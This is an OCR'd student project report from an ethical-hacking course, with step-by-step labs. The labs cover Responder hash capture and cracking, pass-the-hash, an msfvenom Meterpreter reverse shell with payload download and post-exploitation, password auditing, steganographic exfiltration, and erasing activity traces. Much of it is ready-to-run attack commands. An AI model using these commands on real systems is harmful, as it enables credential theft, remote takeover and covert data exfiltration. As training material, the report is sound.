
INTELLIPAAT

SYSTEM HACKING - PROJECT

APRIL , 1 , 2025

MUHAMMED SAFAYATH T

KERALA



System Hacking :-

System hacking is the method that hackers use to gain access to computers on a network. Ethical hackers can use these techniques to learn system hacking skills in order to counter, detect, and prevent these types of attacks. This course will cover the process of gaining access to a targeted system.

TASKS

1. Demonstrate how Responder can be used to perform SMB, HTTP, and other service poisoning attacks. Capture NTLMv2 hashes and clear-text passwords from network traffic.

2. Use the reverse_tcp module to exploit a known vulnerability in a target system. Show how to create a payload, deliver it, and establish a reverse shell session.

3. Perform password auditing and cracking using L0phtCrack to assess the strength of passwords. Emphasize the importance of strong password policies.

4. Explore steganography by hiding data within image files using Openstego and Steghide. Demonstrate how this technique can be used to exfiltrate sensitive information covertly.

5. Show how Privacy Eraser can be used to securely erase traces of online and offline activities to maintain privacy.

1:-

- ### Run Responder on the Target Network

Start **Responder** to listen on your network interface and capture **NTLMv1/NTLMv2 hashes** from poisoned LLMNR/NBT-NS requests.

bash
```
sudo responder -I eth0 -wrF
```

- ### Check the Logs for Captured Hashes

Once a victim authenticates, their NTLM hash will be captured and stored in:

bash

```
cat /usr/share/responder/logs/Responder-Session.log
```

Example NTLMv2 Hash Output:

bash
```
user::DOMAIN:1122334455667788:00112233445566778899AABBCCDDEEFF:0102030
405060708
```

🔹 Using `hashcat` to Crack NTLMv2

Now, crack the NTLM hash using `hashcat`:

bash
CopyEdit
```
hashcat -m 5600 captured_hash.txt /usr/share/wordlists/rockyou.txt
--force
```

Explanation:

- `-m 5600` → NTLMv2 hash mode.
- `captured_hash.txt` → File with hashes.
- `/usr/share/wordlists/rockyou.txt` → Wordlist to use.

✅ If the password is cracked, `hashcat` will display:

```
Hash:Password123
```

🔹 Pass-the-Hash Using `pth-winexe`

If you got the NTLM hash but not the password, you can authenticate using `pth-winexe`:

bash
CopyEdit
```
pth-winexe -U 'DOMAIN\user%1122334455667788' //TARGET-IP cmd.exe
```

✅ If successful, this will give you a **command shell** on the target.

If you **cracked** the password or obtained valid credentials, you can use **Evil-WinRM** to get remote access:

bash
CopyEdit
```
evil-winrm -i TARGET-IP -u user -p 'Password123'
```

✅ If successful, you now have **remote command execution**.

2 :-

Step 1: Generate the Payload

On your **attacker machine (Kali Linux)**, create a malicious payload using `msfvenom`:

bash
CopyEdit
```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your_IP> LPORT=4444
-f exe > payload.exe
```

- Replace `<Your_IP>` with your attacker's IP (check with `ifconfig` or `ip a`).
- `-f exe` generates a Windows executable payload.
- `-p windows/meterpreter/reverse_tcp` is the payload type.
- `LPORT=4444` is the listening port.

Step 2: Deliver the Payload

Move the `payload.exe` to the target machine. You can deliver it using:

- **Social engineering** (e.g., convincing the victim to download and run it).
- **Exploiting file upload vulnerabilities** in a web application.
- **USB drop attacks**.

Example of hosting it using Python's HTTP server:

bash
CopyEdit
```
sudo python3 -m http.server 80
```

On the target machine (Windows), download it:

powershell
CopyEdit
```
Invoke-WebRequest -Uri "http://<Your_IP>/payload.exe" -OutFile
"C:\Users\Public\payload.exe"
```

Step 3: Set Up a Listener

Open **Metasploit Framework (msfconsole)**:

bash
CopyEdit
```
msfconsole
```

Start the **multi/handler** module:

bash
CopyEdit
```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <Your_IP>
set LPORT 4444
exploit
```

Step 4: Execute the Payload

On the **target machine**, run the payload (`payload.exe`). If successful, you'll get a **Meterpreter shell** in Metasploit.

Step 5: Post-Exploitation

After getting a shell, you can:

- List processes: `ps`
- Dump passwords: `hashdump`
- Capture keystrokes: `keyscan_start`
- Enable persistence: `run persistence -h`

To exit the session:

bash
CopyEdit
```
exit
```

3:-

3.

Password Auditing & Cracking with L0phtCrack

L0phtCrack is used for **Windows password auditing**.

Step 1: Install L0phtCrack

Download and install it from L0phtCrack's website on **Windows**.

Step 2: Import Hashes

To audit passwords, L0phtCrack can extract hashes from:

- The **local SAM database** (requires admin access).
- A **remote system** (via SMB).
- A **file** containing hashed passwords.

To extract Windows hashes:

1. Run **L0phtCrack** as administrator.
2. Go to **Import Hashes**.
3. Select **Local Machine** or **Remote Machine**.
4. Click **Next** to start extraction.

Step 3: Crack Passwords

1. Choose a **cracking method**:
    - **Dictionary Attack** (using common passwords).
    - **Brute Force** (tries all combinations).
    - **Hybrid Attack** (mix of both).
2. Click **Start** to begin cracking.

Step 4: Analyze Results

- Weak passwords will be highlighted.
- Enforce **strong password policies**:
  - Minimum **12+ characters**.
  - Use **uppercase, lowercase, numbers, and symbols**.
  - Avoid **common words and patterns**.

Step 5: Preventive Measures

- Implement **account lockout policies**.
- Use **multi-factor authentication (MFA)**.
- Regularly audit passwords using **L0phtCrack, Hashcat, or John the Ripper**.

4:-

Steganography with OpenStego & Steghide

Steganography is the practice of hiding data inside files (e.g., images, audio, or video). Attackers often use this technique to exfiltrate sensitive information covertly.

1️⃣ Hiding Data Using OpenStego

Step 1: Install OpenStego

On **Kali Linux**, install OpenStego:

bash
CopyEdit
```
sudo apt install openstego -y
```

If using **Windows**, download it from OpenStego's website.

Step 2: Hide Data Inside an Image

Run the following command to hide a text file (`secret.txt`) inside an image (`cover.jpg`):

bash
CopyEdit
```
openstego embed -mf secret.txt -cf cover.jpg -sf stego_image.jpg
```

- `-mf secret.txt` → The message file containing sensitive data.
- `-cf cover.jpg` → The original image used as a cover.
- `-sf stego_image.jpg` → The output file with hidden data.

Step 3: Extract Hidden Data

On another machine, extract the secret message:

bash

CopyEdit

```
openstego extract -sf stego_image.jpg -xf extracted_secret.txt
```

2️⃣ Hiding Data Using Steghide

Steghide provides stronger encryption and supports **passphrase protection**.

Step 1: Install Steghide

bash

CopyEdit

```
sudo apt install steghide -y
```

Step 2: Embed Data Inside an Image

Hide `secret.txt` inside `cover.jpg` with **AES encryption**:

bash

CopyEdit

```
steghide embed -cf cover.jpg -ef secret.txt -sf stego.jpg
```

- `-cf cover.jpg` → Cover image.
- `-ef secret.txt` → File to embed.
- `-sf stego.jpg` → Output stego image.

You'll be prompted to **set a passphrase** for security.

Step 3: Extract Data

To extract the hidden file:

bash
CopyEdit
```
steghide extract -sf stego.jpg
```

It will **ask for the passphrase** before extraction.

📌 Steganography for Covert Data Exfiltration

🔹 **How Attackers Use It**:

- Embedding stolen data in images and uploading them to **Google Drive, social media, or emails**.
- Using **malicious macros in stego files** for malware delivery.
- Hiding **C2 (Command & Control) communications** in images.

🔹 **Detection & Countermeasures**:

Metadata Analysis: Use `exiftool` to check suspicious image metadata:

bash
CopyEdit
```
exiftool stego.jpg
```

-

Steganalysis Tools: Use `steghide info` to check for hidden data:

bash
CopyEdit
```
steghide info stego.jpg
```

-
- **Network Monitoring**: Block outbound **image uploads** from sensitive networks.

5:-

Using Privacy Eraser to Securely Erase Traces of Online & Offline Activities

Privacy Eraser is a powerful tool for securely deleting browsing history, temporary files, and other traces of activity to maintain privacy.

🔹 Step 1: Download & Install Privacy Eraser

1. Download **Privacy Eraser** from the official website:
   👉 https://www.cybertronsoft.com/products/privacy-eraser/

2. Install the software and launch it.

Step 2: Analyze Your System for Privacy Risks

1. Open **Privacy Eraser**.
2. Click **Scan** to analyze:
    - Browsing history (Chrome, Firefox, Edge, etc.).
    - Temporary files, cookies, and cache.
    - Recently opened documents.
    - Windows event logs.
    - Recycle Bin and system temp files.
3. Review the scan results to see what can be erased.

Step 3: Erase Traces Securely

1. Click **Erase** to securely delete the selected files.
2. Choose an erasing method:

- **Quick Erase** (basic deletion).
- **NSA Standard** (multiple overwrites for security).
- **DoD 5220.22-M** (U.S. military-grade erasure).
- **Gutmann Method (35 passes)** (most secure).

💡 **Tip:** Use the **Gutmann Method** when erasing highly sensitive data.

🔹 Step 4: Automate Privacy Cleaning (Optional)

1. Go to **Settings** → **Scheduler**.
2. Set up **automatic cleaning** at regular intervals (daily, weekly, etc.).
3. Enable **real-time protection** to automatically erase traces after closing a browser or app.

🔹 Step 5: Securely Wipe Entire Drives (Optional)

1. Navigate to **Tools** → **Drive Wiper**.
2. Select the **disk or partition** to wipe.
3. Choose the **erasing algorithm** and click **Start**.

💡 **Use this before selling or disposing of old hard drives to prevent data recovery!**

📌 Why Use Privacy Eraser?

✅ **Protects Online Privacy**: Erases browsing data, trackers, and cookies.
✅ **Prevents Data Recovery**: Uses military-grade erasure methods.
✅ **Optimizes System Performance**: Clears junk files to free up space.
✅ **Automates Cleaning**: Keeps privacy protection running in the background.